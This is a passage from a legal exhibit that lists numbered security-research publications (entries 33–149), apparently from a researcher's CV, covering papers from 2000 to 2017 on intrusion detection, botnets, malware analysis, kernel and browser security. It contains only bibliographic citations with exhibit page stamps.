33. Ruian Duan, Ashish Bijlani, Meng Xu, Taesoo Kim, and Wenke Lee. Identifying Open-Source License Violation and 1-day Security Risk at Large Scale. In *Proceedings of The 24th ACM Conference on Computer and Communications Security (CCS 2017)*. Dallas, Texas, October 2017.

34. Yang Ji, Sangho Lee, Evan Downing, Weiren Wang, Mattia Fazzini, Taesoo Kim, Alessandro Orso, and Wenke Lee. RAIN: Refinable Attack Investigation with On-demand Inter-Process Information Flow Tracking. In *Proceedings of The 24th ACM Conference on Computer and Communications Security (CCS 2017)*. Dallas, Texas, October 2017.

35. Ren Ding, Chenxiong Qian, Chengyu Song, Bill Harris, Taesoo Kim, and Wenke Lee. Efficient Protection of Path-Sensitive Control Security. In *Proceedings of the 26th USENIX Security Symposium*. Vancouver, BC, Canada, August 2017.

36. Meng Xu, Kangjie Lu, Taesoo Kim, and Wenke Lee. Bunshin: Compositing Security Mechanisms through Diversification. In *Proceedings of the 2017 USENIX Annual Technical Conference*. Santa Clara, CA, July 2017.

37. Yanick Fratantonio, Chenxiong Qian, Pak Chung, and Wenke Lee. Cloak and Dagger: From Two Permissions to Complete Control of the UI Feedback Loop. In *Proceedings of The 2017 IEEE Symposium on Security and Privacy*. San Jose, CA, May 2017 (**Distinguished Practical Paper Award**).

38. Kangjie Lu, Marie-Therese Walter, David Pfaff, Stefan Nuernberger, Wenke Lee, and Michael Backes. Unleashing Use-Before-Initialization Vulnerabilities in the Linux Kernel Using Targeted Stack Spraying. In *Proceedings of The 2017 Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, February 2017.

39. Le Guan, Jun Xu, Shuai Wang, Xinyu Xing, Lin Lin, Heqing Huang, Peng Liu, and Wenke Lee. From Physical to Cyber: Escalating Protection for Personalized Auto Insurance. In *Proceedings of The 14th ACM Conference on Embedded Networked Sensor Systems (SenSys 2016)*. Stanford, CA, November 2016.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 193 of 465

40. Kangjie Lu, Chengyu Song, Taesoo Kim, and Wenke Lee. UniSan: Proactive Kernel Memory Initialization to Eliminate Data Leakages. In *Proceedings of The 23rd ACM Conference on Computer and Communications Security (CCS 2016)*. Vienna, Austria, October 2016.

41. Yizheng Chen, Panagiotis Kintis, Manos Antonakakis, Yacin Nadji, David Dagon, Wenke Lee, and Michael Farrell. Financial Lower Bounds of Online Advertising Abuse - A Four Year Case Study of the TDSS/TDL4 Botnet. In *Proceedings of The 13th Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA 2016)*. Sebastian, Spain, July 2016.

42. Chengyu Song, Hyungon Moon, Monjur Alam, Insu Yun, Byoungyoung Lee, Taesoo Kim, and Wenke Lee, Yunheung Paek. HDFI: Hardware-Assisted Data-Flow Isolation. In *Proceedings of The 2016 IEEE Symposium on Security and Privacy*. San Jose, CA, May 2016.

43. Wei Meng, Byoungyoung Lee, Xinyu Xing, and Wenke Lee. TrackMeOrNot: Enable Flexible Control on Web Tracking. In *Proceedings of The 25th International World Wide Web Conference (WWW), April 2016*. San Diego, CA, February 2016.

44. Wei Meng, Ren Ding, Simon P. Chung, Steven Han, and Wenke Lee. The Price of Free: Privacy Leakage in Personalized Mobile In-Apps Ads. In *Proceedings of The 2016 Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, February 2016.

45. Kangjie Lu, Wenke Lee, Stefan Nrnberger, and Michael Backes. How to Make ASLR Win the Clone Wars: Runtime Re-Randomization. In *Proceedings of The 2016 Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, February 2016.

46. Chengyu Song, Byoungyoung Lee, Kangjie Lu, William Harris, Taesoo Kim and Wenke Lee. Enforcing Kernel Security Invariants with Data Flow Integrity. In *Proceedings of The 2016 Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, February, 2016.

47. Meng Xu, Yeongjin Jang, Xinyu Xing, Taesoo Kim, and Wenke Lee. UCognito: Private Browsing without Tears. In *Proceedings of The 22nd ACM Conference on Computer and Communications Security (CCS)*. Denver, CO, October 2015.

48. Kangjie Lu, Chengyu Song, Byoungyoung Lee, Simon P. Chung, Taesoo Kim, and Wenke Lee. ASLR-Guard: Stopping Address Space Leakage for Code Reuse Attacks. In *Proceedings of The 22nd ACM Conference on Computer and Communications Security (CCS)*. Denver, CO, October 2015.

49. Byoungyoung Lee, Chengyu Song, Taesoo Kim, and Wenke Lee. Type Casting Verification: Stopping an Emerging Attack Vector. In *Proceedings of The 24th USENIX Security Symposium*. Washington, D.C., August 2015. (Awarded the **Internet Defense Prize** by Facebook and USENIX)

50. Xinyu Xing, Wei Meng, Byoungyoung Lee, Udi Weinsberg, Anmol Sheth, Roberto Perdisci, and Wenke Lee. Unraveling the Relationship Between Ad-Injecting Browser Extensions and Malvertising. In *Proceedings of The 24th International World Wide Web Conference (WWW)*. Florence, Italy, May 2015.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 194 of 465

51. Chengyu Song, Chao Zhang, Tielei Wang, Wenke Lee, and David Melski. Exploiting and Protecting Dynamic Code Generation. In *Proceedings of The 2015 Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, February, 2015.

52. Byoungyoung Lee, Chengyu Song, Yeongjin Jang, Tielei Wang, Taesoo Kim, Long Lu, and Wenke Lee. Preventing Use-after-free with Dangling Pointers Nullification. In *Proceedings of The 2015 Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, February, 2015.

53. Kangjie Lu, Zhichun Li, Vasileios P. Kemerlis, Zhenyu Wu, Long Lu, Cong Zheng, Zhiyun Qian, Wenke Lee, and Guofei Jiang. Checking More and Alerting Less: Detecting Privacy Leakages via Enhanced Data-flow Analysis and Peer Voting. In *Proceedings of The 2015 Network and Distributed System Security Symposium (NDSS)*. San Diego, CA, February, 2015.

54. Wei Meng, Xinyu Xing, Anmol Sheth, Udi Weinsberg, and Wenke Lee. Your Online Interests Pwned! A Pollution Attack Against Targeted Advertising. In *Proceedings of the 21st ACM Conference on Computer and Communications Security (CCS)*. Scottsdale, AZ, November 2014.

55. Yeongjin Jang, Chengyu Song, Simon Chung, Tielei Wang, and Wenke Lee. A11y Attacks: Exploiting Accessibility in Operating Systems. In *Proceedings of the 21st ACM Conference on Computer and Communications Security (CCS)*. Scottsdale, AZ, November 2014.

56. Billy Lau, Pak Ho Chung, Chengyu Song, Yeongjin Jang, Wenke Lee, and Alexandra Boldyreva. Mimesis Aegis: A Mimicry Privacy Shield - A System's Approach to Data Privacy on Public Cloud. In *Proceedings of the 23rd USENIX Security Symposium*. San Diego, CA, August 2014.

57. Tielei Wang, Yeongjin Jang, Yizheng Chen, Pak Ho Chung, Billy Lau, and Wenke Lee. On the Feasibility of Large-Scale Infections of iOS Devices. In *Proceedings of the 23rd USENIX Security Symposium*. San Diego, CA, August 2014.

58. Byoungyoung Lee, Long Lu, Tielei Wang, Taesoo Kim, and Wenke Lee. From Zygote to Morula: Fortifying Weakened ASLR on Android. In *Proceedings of the 35th IEEE Symposium on Security and Privacy (Oakland)*, San Jose, CA, May 2014.

59. Xinyu Xing, Wei Meng, Dan Doozan, Nick Feamster, Wenke Lee, and Alex C. Snoeren. Exposing Inconsistent Web Search Results with Bobble. In *Proceedings of The 2014 Passive and Active Measurement Conference (PAM)*, Los Angeles, CA, March 2014.

60. Yeongjin Jang, Simon P. Chung, Bryan D. Payne, and Wenke Lee. Gyrus: A Framework for User-Intent Monitoring of Text-Based Networked Applications. In *Proceedings of the 21st Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2014.

61. Yacin Nadji, Manos Antonakakis, Roberto Perdisci, and Wenke Lee. Beheading Hydras: Performing Effective Botnet Takedowns. In *Proceedings of the 20th ACM Conference on Computer and Communications Security (CCS)*, Berlin, Germany, November 2013.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 195 of 465

62. Brendan Dolan-Gavitt, Tim Leek, Josh Hodosh, and Wenke Lee. Tappan Zee (North) Bridge: Mining Memory Accesses for Introspection. In *Proceedings of the 20th ACM Conference on Computer and Communications Security (CCS)*, Berlin, Germany, November 2013.

63. Xinyu Xing, Wei Meng, Dan Doozan, Alex C. Snoeren, Nick Feamster, and Wenke Lee. Take this Personally: Pollution Attacks on Personalized Services. In *Proceedings of the 22nd USENIX Security Symposium*, Washington, D.C., August 2013.

64. Tielei Wang, Kangjie Lu, Long Lu, Simon Chung, and Wenke Lee. Jekyll on iOS: When Benign Apps Become Evil. In *Proceedings of the 22nd USENIX Security Symposium*, Washington, D.C., August 2013.

65. Yacin Nadji, Manos Antonakakis, Roberto Perdisci, and Wenke Lee. Connected Colors: Unveiling the Structure of Criminal Networks. In *Proceedings of the 16th International Symposium on Research in Attacks, Intrusions and Defenses (RAID)*, St. Lucia, October 2013 (to appear).

66. Junjie Zhang, Yinglian Xie, Fang Yu, David Soukal, and Wenke Lee. Intention and Origination: An Inside Look at Large-Scale Bot Queries. In *Proceedings of The 20th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2013.

67. Charles Lever, Manos Antonakakis, Bradley Reaves, Patrick Traynor and Wenke Lee. The Core of the Matter: Analyzing Malicious Traffic in Cellular Carriers. In *Proceedings of The 20th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2013.

68. Long Lu, Zhichun Li, Zhenyu Wu, Wenke Lee, and Guofei Jiang. CHEX: Statically Vetting Android Apps for Component Hijacking Vulnerabilities. In *Proceedings of the 19th ACM Conference on Computer and Communications Security (CCS)*, Raleigh, NC. October 2012.

69. Martim Carbone, Matthew Conover, Bruce Montague, and Wenke Lee. Secure and Robust Monitoring of Virtual Machines through Guest-Assisted Introspection. In *Proceedings of the 15th International Symposium on Research in Attacks, Intrusions, and Defenses (RAID)*. Amsterdam, The Netherlands. September, 2012.

70. Manos Antonakakis, Roberto Perdisci, Yacin Nadji, Nikolaos Vasiloglou, Saeed Abu-Nimeh, Wenke Lee, and David Dagon. From Throw-Away Traffic to Bots: Detecting the Rise of DGA-Based Malware. In *Proceedings of the 21st USENIX Security Symposium*. Bellevue, WA. August 2012.

71. Kapil Singh, Helen Wang, Alexander Moshchuk, Collin Jackson, and Wenke Lee. Practical End-to-End Web Content Integrity. In *Proceedings of the 21st International World Wide Web Conference (WWW)*, Lyon, France, April 2012.

72. Xiapu Luo, Peng Zhou, Junjie Zhang, Roberto Perdisci, Wenke Lee, and Rocky K.C. Chang. Exposing Invisible Timing-Based Traffic Watermarks with BACKLIT. In *Proceedings of The 27th Annual Computer Security Applications Conference (ACSAC 2011)*, Orlando, FL, December 2011.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 196 of 465

73. Yacin Nadji, Manos Antonakakis, Roberto Perdisci, and Wenke Lee. Understanding the Prevalence and Use of Alternative Plans in Malware with Network Games. In *Proceedings of The 27th Annual Computer Security Applications Conference (ACSAC 2011)*, Orlando, FL, December 2011.

74. Long Lu, Roberto Perdisci, and Wenke Lee. SURF: Detecting and Measuring Search Poisoning. In *Proceedings of The 18th ACM Conference on Computer and Communications Security (CCS)*. Chicago, IL, October 2011.

75. Manos Antonakakis, Roberto Perdisci, Wenke Lee, Nick Vasiloglou, and David Dagon. Detecting Malware Domains at the Upper DNS Hierarchy. In *Proceedings of The 20th USENIX Security Symposium*, San Francisco, CA August 2011.

76. Junjie Zhang, Roberto Perdisci, Wenke Lee, Unam Sarfraz, and Xiapu Luo. Detecting Stealthy P2P Botnets Using Statistical Traffic Fingerprints. In *Proceedings of The 41st Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2011)*, Hong Kong, China, June 2011.

77. Xiapu Luo, Peng Zhou, Edmond W. W. Chan, Rocky K. C. Chang, and Wenke Lee. A Combinatorial Approach to Network Covert Communications with Applications in Web Leaks. In *Proceedings of The 41st Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2011)*, Hong Kong, China, June 2011.

78. Brendan Dolan-Gavitt, Tim Leek, Michael Zhivich, Jon Giffin, and Wenke Lee. Virtuoso: Narrowing the Semantic Gap in Virtual Machine Introspection. In *Proceedings of The 2010 IEEE Symposium on Security and Privacy*, Oakland, CA, May 2011.

79. Junjie Zhang, Jay Stokes, Christian Seifert, and Wenke Lee. ARROW: Generating Signatures to Detect Drive-By Downloads. In *Proceedings of The 20th International World Wide Web Conference (WWW)*, Hyderabad, India, March 2011.

80. Junjie Zhang, Xiapu Luo, Roberto Perdisci, Guofei Gu, Wenke Lee, and Nick Feamster. Boosting the Scalability of Botnet Detection Using Adaptive Traffic Sampling. In *Proceedings of The 6th ACM Symposium on Information, Computer and Communications Security (ASIACCS)*, Hong Kong, March 2011.

81. Xiapu Luo, Peng Zhou, Edmond W.W. Chan, Wenke Lee, Rocky K. C. Chang, and Roberto Perdisci. HTTPOS: Sealing Information Leaks with Browser-side Obfuscation of Encrypted Flows. In *Proceedings of The 18th Annual Network and Distributed System Security Symposium (NDSS)*, San Diego, CA, February 2011.

82. Qing Hui, Xiapu Luo, and Wenke Lee. Control of Low-Rate Denial-of-Service Attacks on Web Servers and TCP Flows. In *Proceedings of The 49th IEEE Conference on Decision and Control (CDC)*, Atlanta, GA, December 2010.

83. Long Lu, Vinod Yegneswaran, Phil Porras, and Wenke Lee. BLADE: An Attack-Agnostic Approach for Preventing Drive-By Malware Infections. In *Proceedings of The 17th ACM Conference on Computer and Communications Security (CCS)*, Chicago, IL, October 2010.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 197 of 465

84. Xiapu Luo, Junjie Zhang, Roberto Perdisci, and Wenke Lee. On the Secrecy of Spread-Spectrum Flow Watermarks. In *Proceedings of The 15th European Symposium on Research in Computer Security (ESORICS)*, Athens, Greece, September 2010.

85. Manos Antonakakis, David Dagon, Xiapu Luo, Roberto Perdisci, and Wenke Lee. A Centralized Monitoring Infrastructure for Improving DNS Security. In *Proceedings of The 13th International Symposium on Recent Advances in Intrusion Detection (RAID)*, Ottawa, Ontario, Canada, September 2010.

86. Manos Antonakakis, Roberto Perdisci, David Dagon, Wenke Lee, and Nick Feamster. Building a Dynamic Reputation System for DNS. In *Proceedings of The 19th USENIX Security Symposium*, Washington, DC, August 2010.

87. Kapil Singh, Samrit Sangal, Nehil Jain, Patrick Traynor, and Wenke Lee. Evaluating Bluetooth as a Medium for Botnet Command and Control. In *Proceedings of The 7th Conference on Detection of Intrusions and Malware Vulnerability Assessment (DIMVA)*, Bonn, Germany, July 2010.

88. Kapil Singh, Alexander Moshchuk, Helen J. Wang, and Wenke Lee. On the Incoherencies in Web Browser Access Control Policies. In *Proceedings of The 2010 IEEE Symposium on Security and Privacy*, Oakland, CA, May 2010.

89. Roberto Perdisci, Wenke Lee, and Nick Feamster. Behavioral Clustering of HTTP-based Malware and Signature Generation using Malicious Network Traces. In *Proceedings of The 7th USENIX Symposium on Networked Systems Design and Implementation (NSDI)*, San Jose, CA, April 2010.

90. Roberto Perdisci, Igino Corona, David Dagon, and Wenke Lee. Detecting Malicious Flux Service Networks through Passive Analysis of Recursive DNS Traces. In *Proceedings of The 25th Annual Computer Security Applications Conference (ACSAC 2009)*, Honolulu, HI, December 2009.

91. Guofei Gu, Vinod Yegneswaran, Phillip Porras, Jennifer Stoll, and Wenke Lee. Active Botnet Probing to Identify Obscure Command and Control Channels. In *Proceedings of The 25th Annual Computer Security Applications Conference (ACSAC 2009)*, Honolulu, HI, December 2009.

92. Monirul Sharif, Wenke Lee, Weidong Cui, and Andrea Lanzi. Secure In-VM Monitoring Using Hardware Virtualization. In *Proceedings of The 16th ACM Conference on Computer and Communications Security (CCS 2009)*, Chicago, IL, November, 2009.

93. Martim Carbone, Weidong Cui, Long Lu, Wenke Lee, Marcus Peinado, and Xuxian Jiang. Mapping Kernel Objects to Enable Systematic Integrity Checking. In *Proceedings of The 16th ACM Conference on Computer and Communications Security (CCS 2009)*, Chicago, IL, November, 2009.

94. Kapil Singh, Sumeer Bhola, and Wenke Lee. xBook: Redesigning Privacy Control in Social Networking Platforms. In *Proceedings of The 18th USENIX Security Symposium*, Montreal, Canada, August, 2009.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 198 of 465

95. Roberto Perdisci, Manos Antonakakis, Xiapu Luo, and Wenke Lee. WSEC DNS: Protecting Recursive DNS Resolvers from Poisoning Attacks. In *Proceedings of The 39th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2009)*, Lisbon, Portugal, June 2009.

96. Monirul Sharif, Andrea Lanzi, Jon Giffin, and Wenke Lee. Automatic Reverse Engineering of Malware Emulators. In *Proceedings of The 2009 IEEE Symposium on Security and Privacy*, Oakland, CA, May 2009. (**Best Student Paper Award**)

97. Andrea Lanzi, Monirul Sharif, and Wenke Lee. K-Tracer: A System for Extracting Kernel Malware Behavior. In *Proceedings of The 16th Annual Network and Distributed System Security Symposium (NDSS 2009)*, San Diego, CA, February 2009.

98. David Dagon, Manos Antonakakis, Kevin Day, Xiapu Luo, Christopher P. Lee, and Wenke Lee. Recursive DNS Architectures and Vulnerability Implications. In *Proceedings of The 16th Annual Network and Distributed System Security Symposium (NDSS 2009)*, San Diego, CA, February 2009.

99. Roberto Perdisci, Andrea Lanzi, and Wenke Lee. McBoost: Boosting Scalability in Malware Collection and Analysis Using Statistical Classification of Executables. In *Proceedings of The 24th Annual Computer Security Applications Conference (ACSAC 2008)*, Anaheim, CA, December 2008.

100. Artem Dinaburg, Paul Royal, Monirul Sharif, and Wenke Lee. Ether: Malware Analysis via Hardware Virtualization Extensions. In *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS 2008)*, Alexandria, VA, October 2008.

101. David Dagon, Manos Antonakakis, Paul Vixie, Tatuya Jinmei, and Wenke Lee. Increased DNS Forgery Resistance Through 0x20-Bit Encoding. In *Proceedings of the 15th ACM Conference on Computer and Communications Security (CCS 2008)*, Alexandria, VA, October 2008.

102. Monirul Sharif, Vinod Yegneswaran, Hassen Saidi, Phillip Porras, and Wenke Lee. Eureka: A Framework for Enabling Static Malware Analysis. In *Proceedings of the 13th European Symposium on Research in Computer Security (ESORICS)*, Malaga, Spain, October 2008.

103. Guofei Gu, Roberto Perdisci, Junjie Zhang, and Wenke Lee. BotMiner: Clustering Analysis of Network Traffic for Protocol- and Structure-Independent Botnet Detection. In *Proceedings of The 17th USENIX Security Symposium (Security'08)*, San Jose, CA, July 2008.

104. Kapil Singh, Abhinav Srivastava, Jon Giffin, and Wenke Lee. Evaluating Email's Feasibility for Botnet Command and Control. In *Proceedings of the 38th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN 2008)*, Anchorage, Alaska, June 2008.

105. Bryan D. Payne, Martim Carbone, Monirul Sharif, and Wenke Lee. Lares: An Architecture for Secure Active Monitoring Using Virtualization. In *Proceedings of the 2008 IEEE Symposium on Security and Privacy*, Oakland, CA, May 2008.

Netskope Exhibit 1002 - Appendix A
Fortinet Ex. 2010, Page 199 of 465

106. Guofei Gu, Alvaro A. Cardenas, and Wenke Lee. Principled Reasoning and Practical Applications of Alert Fusion in Intrusion Detection Systems. In *Proceedings of the ACM Symposium on InformAction, Computer and Communications Security (ASIACCS'08)*, Tokyo, Japan, March 2008.

107. David Dagon, Niels Provos, Chris Lee, and Wenke Lee. Corrupted DNS Resolution Paths: The Rise of a Malicious Resolution Authority. In *Proceedings of The 15th Annual Network and Distributed System Security Symposium (NDSS 2008)*, San Diego, CA, February 2008.

108. Guofei Gu, Junjie Zhang, and Wenke Lee. BotSniffer: Detecting Botnet Command and Control Channels in Network Traffic. In *Proceedings of The 15th Annual Network and Distributed System Security Symposium (NDSS 2008)*, San Diego, CA, February 2008.

109. Monirul Sharif, Andrea Lanzi, Jonathon Giffin, and Wenke Lee. Impeding Malware Analysis using Conditional Code Obfuscation. In *Proceedings of The 15th Annual Network and Distributed System Security Symposium (NDSS 2008)*, San Diego, CA, February 2008.

110. Bryan D. Payne, Martim Carbone, and Wenke Lee. Secure and Flexible Monitoring of Virtual Machines. In *Proceedings of The 23rd Annual Computer Security Applications Conference (ACSAC 2007)*, Miami Beach, FL, December 2007.

111. David Dagon, Guofei Gu, Chris Lee and Wenke Lee. A Taxonomy of Botnet Structures. In *Proceedings of The 23rd Annual Computer Security Applications Conference (ACSAC 2007)*, Miami Beach, FL, December 2007.

112. Guofei Gu, Zesheng Chen, Phillip Porras and Wenke Lee. Misleading and Defeating Importance-Scanning Malware Propagation. In *Proceedings of The 3rd International Conference on Security and Privacy in Communication Networks (SecureComm'07)*, Nice, France, September 2007.

113. Takehiro Takahashi and Wenke Lee. An Assessment of VoIP Covert Channel Threats. In *Proceedings of The 3rd International Conference on Security and Privacy in Communication Networks (SecureComm'07)*, Nice, France, September 2007.

114. Monirul Sharif, Kapil Singh, Jonathon Giffin and Wenke Lee. Understanding Precision in Host Based Intrusion Detection: Formal Analysis and Practical Models. In *Proceedings of The 10th International Symposium on Recent Advances in Intrusion Detection (RAID)*, Surfers Paradise, Australia, September 2007.

115. Guofei Gu, Phillip Porras, Vinod Yegneswaran, Martin Fong, Wenke Lee. BotHunter: Detecting Malware Infection Through IDS-Driven Dialog Correlation. In *Proceedings of The 16th USENIX Security Symposium (Security'07)*, Boston, MA, August 2007.

116. David Cash, Yan Zong Ding, Yevgeniy Dodis, Wenke Lee, Richard Lipton, and Shabsi Walfish. Intrusion-Resilient Key Exchange in the Bounded Retrieval Model. In *Proceedings of The Fourth IACR Theory of Cryptography Conference (TCC 2007)*, Amsterdam, The Netherlands, February 2007.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 200 of 465

117. Roberto Perdisci, Guofei Gu, and Wenke Lee. Using an Ensemble of One-Class SVM Classifiers to Harden Payload-based Anomaly Detection Systems. In *Proceedings of The 2006 IEEE International Conference on Data Mining (ICDM '06)*, Hong Kong, China, December 2006.

118. Paul Royal, Mitch Halpin, David Dagon, Robert Edmonds, and Wenke Lee. PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware. In *Proceedings of The 22th Annual Computer Security Applications Conference (ACSAC 2006)*, Miami Beach, FL, December 2006.

119. Prahlad Fogla and Wenke Lee. Evading Network Anomaly Detection Systems: Formal Reasoning and Practical Techniques. In *Proceedings of The 13th ACM Conference on Computer and Communications Security (CCS 2006)*, Alexandria, VA, October 2006.

120. Guofei Gu, Prahlad Fogla, David Dagon, Wenke Lee, and Boris Skoric. Towards an Information-Theoretic Framework for Analyzing Intrusion Detection Systems. In *Proceedings of The 11th European Symposium Research Computer Security (ESORICS 2006)*, Hamburg, Germany, September 2006.

121. Prahlad Fogla, Monirul Sharif, Roberto Perdisci, Oleg Kolesnikov, and Wenke Lee. Polymorphic Blending Attacks. In *Proceedings of The 15th USENIX Security Symposium (SECURITY '06)*, Vancouver, B.C., Canada, August 2006.

122. Collin Mulliner, Giovanni Vigna, David Dagon, and Wenke Lee. Using Labeling to Prevent Cross-Service Attacks Against Smart Phones. In *Proceedings of The 3rd Conference on Detection of Intrusions and Malware, and Vulnerability Assessment (DIMVA 2006)*, Berlin, Germany, July 2006.

123. Hongmei Deng, Roger Xu, Jason H. Li, Frank Zhang, Renato Levy, and Wenke Lee. Agent-Based Cooperative Anomaly Detection for Wireless Ad Hoc Networks. In *Proceedings of The 12th International Conference on Parallel and Distributed Systems (ICPADS 2006)*, Minneapolis, Minnesota, July 2006.

124. Guofei Gu, Prahlad Fogla, Wenke Lee, and Douglas Blough. DSO: Dependable Signing Overlay. In *Proceedings of The 4th International Conference on Applied Cryptography and Network Security (ACNS '06)*, Singapore, June 2006.

125. Roberto Perdisci, David Dagon, Wenke Lee, Prahlad Fogla, and Monirul Sharif. Misleading Worm Signature Generators Using Deliberate Noise Injection (full paper). In *Proceedings of the 2006 IEEE Symposium on Security and Privacy*, Oakland, CA, May 2006.

126. Guofei Gu, Prahlad Fogla, David Dagon, Wenke Lee, and Boris Skoric. Measuring Intrusion Detection Capability: An Information-Theoretic Approach. In *Proceedings of ACM Symposium on InformAction, Computer and Communications Security (ASIACCS '06)*, Taipei, Taiwan, March 2006.

127. David Dagon, Cliff Zou, and Wenke Lee. Modeling Botnet Propagation Using Time Zones. In *Proceedings of The 13th Annual Network and Distributed System Security Symposium (NDSS 2006)*, San Diego, CA, February 2006.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 201 of 465

128. Yongguang Zhang, Yi-an Huang, and Wenke Lee. An Extensible Environment for Evaluating Secure MANET. In *Proceedings of The 1st International Conference on Security and Privacy for Emerging Areas in Communication Networks (SecureComm 2005)*, Athens, Greece, September 2005.

129. Jonanthon T. Giffin, David Dagon, Somesh Jha, Wenke Lee, and Barton P. Miller. Environment-Sensitive Intrusion Detection. In *Proceedings of The 8th International Symposium on Recent Advances in Intrusion Detection (RAID 2005)*, Seattle, WA, September 2005.

130. David Dagon, Wenke Lee, and Richard Lipton. Protecting Secret Data from Insider Attacks. *Proceedings of The Ninth International Conference on Financial Cryptography and Data Security (FC'05)*, Roseau, Dominica, February, 2005.

131. Guofei Gu, David Dagon, Xinzhou Qin, Monirul I. Sharif, Wenke Lee, and George F. Riley. Worm Detection, Early Warning, and Response Based on Local Victim Information. *Proceedings of the 20th Annual Computer Security Applications Conference (ACSAC 2004)*, Tucson, Arizona, December 2004.

132. Xinzhou Qin and Wenke Lee. Attack Plan Recognition and Prediction Using Causal Networks. *Proceedings of the 20th Annual Computer Security Applications Conference (ACSAC 2004)*, Tucson, Arizona, December 2004.

133. Joao B.D. Cabrera, Jaykumar Gosar, Wenke Lee, and Raman K. Mehra. On the Statistical Distribution of Processing Times in Network Intrusion Detection. *Proceedings of the 43rd IEEE Conference on Decision and Control (CDC 2004)*, Bahamas, December 2004.

134. George F. Riley, Monirul I. Sharif, and Wenke Lee. Simulating Internet Worms. *Proceedings of the 12th Annual Meeting of the IEEE/ACM International Symposium on Modeling, Analysis, and Simulation of Computer and Telecommunication Systems (MASCOTS)*, Volendam, The Netherlands, October 2004.

135. Yian Huang and Wenke Lee. Attack Analysis and Detection for Ad Hoc Routing Protocols. *Proceedings of the 7th International Symposium on Recent Advances in Intrusion Detection (RAID 2004)*, Sophia Antipolis, France, September 2004.

136. David Dagon, Xinzhou Qin, Guofei Gu, Wenke Lee, Julian Grizzard, John Levin, and Henry Owen. HoneyStat: Local Worm Detection Using Honeypots. *Proceedings of the 7th International Symposium on Recent Advances in Intrusion Detection (RAID 2004)*, Sophia Antipolis, France, September 2004.

137. Xinzhou Qin and Wenke Lee. Discovering Novel Attack Strategies from INFOSEC Alerts. *Proceedings of the 9th European Symposium on Research in Computer Security (ESORICS 2004)*, Sophia Antipolis, France, September 2004.

138. H. Feng, Jonathon T. Giffin, Yong Huang, Somesh Jha, Wenke Lee, and Barton P. Miller. Formalizing Sensitivity in Static Analysis for Intrusion Detection. *Proceedings of the 2004 IEEE Symposium on Security and Privacy*, Oakland, CA, May 2004.

Netskope Exhibit 1002 - Appendix A

Fortinet Ex. 2010, Page 202 of 465

139. Xinzhou Qin and Wenke Lee. Statistical Causality Analysis of INFOSEC Alert Data. In *Proceedings of the 6th International Symposium on Recent Advances in Intrusion Detection (RAID 2003)*, Pittsburgh, PA, September 2003.

140. H. Feng, Oleg Kolesnikov, Prahlad Fogla, Wenke Lee, and Weibo Gong. Anomaly Detection Using Call Stack Information. In *Proceedings of the 2003 IEEE Symposium on Security and Privacy*, Oakland, CA, May 2003.

141. Yi-an Huang, Wei Fan, Wenke Lee, and Philip S. Yu. Cross-Feature Analysis for Detecting Ad-Hoc Routing Anomalies. In *Proceedings of the 23rd International Conference on Distributed Computing Systems (ICDCS)*, Providence, RI, May 2003.

142. Joao B.D. Cabrera, Wenke Lee, R.K. Prasanth, Lundy Lewis, and Raman K. Mehra. Optimization and Control Problems in Real Time Intrusion Detection. *Proceedings of the 41st IEEE Conference on Decision and Control (CDC 2002)*, Las Vegas, December, 2002.

143. Wenke Lee, Joao B.D. Cabrera, Ashley Thomas, Niranjan Balwalli, Sunmeet Saluja, and Yi Zhang. Performance Adaptation in Real-Time Intrusion Detection Systems. In *Proceedings of the 5th International Symposium on Recent Advances in Intrusion Detection (RAID 2002)*, Zurich, Switzerland, October 2002.

144. Xinzhou Qin, Wenke Lee, Lundy Lewis, and Joao B.D. Cabrera. Integrating Intrusion Detection and Network Management. *Proceedings of the IEEE/IFIP Network Operations and Management Symposium (NOMS 2002)*, Florence, Italy, May 2002.

145. Wei Fan, Matt Miller, Sal Stolfo, Wenke Lee, and Phil Chan. Using Artificial Anomalies to Detect Unknown and Known Network Intrusions. *Proceedings of The First IEEE International Conference on Data Mining (ICDM)*, San Jose, CA, November 2001.

146. Wenke Lee, Sal Stolfo, Phil Chan, Eleazar Eskin, Wei Fan, Matt Miller, Shlomo Hershkop, and Junxin Zhang. Real Time Data Mining-based Intrusion Detection. *Proceedings of the 2001 DARPA Information Survivability Conference and Exposition (DISCEX II)*, Anaheim, CA, June 2001.

147. Wenke Lee and Dong Xiang. Information-Theoretic Measures for Anomaly Detection. *Proceedings of The 2001 IEEE Symposium on Security and Privacy*, Oakland, CA, May 2001.

148. Joao B.D. Cabrera, L. Lewis, X. Qin, Wenke Lee, Ravi Prasanth, B. Ravichandran, and Raman Mehra. Proactive Detection of Distributed Denial of Service Attacks Using MIB Traffic Variables - A Feasibility Study. *Proceedings of The Seventh IFIP/IEEE International Symposium on Integrated Network Management (IM 2001)*, Seattle, WA, May 2001.

149. Yongguang Zhang and Wenke Lee. Intrusion Detection in Wireless Ad-Hoc Networks. *Proceedings of The Sixth International Conference on Mobile Computing and Networking (MobiCom 2000)*, Boston, MA, August 2000.

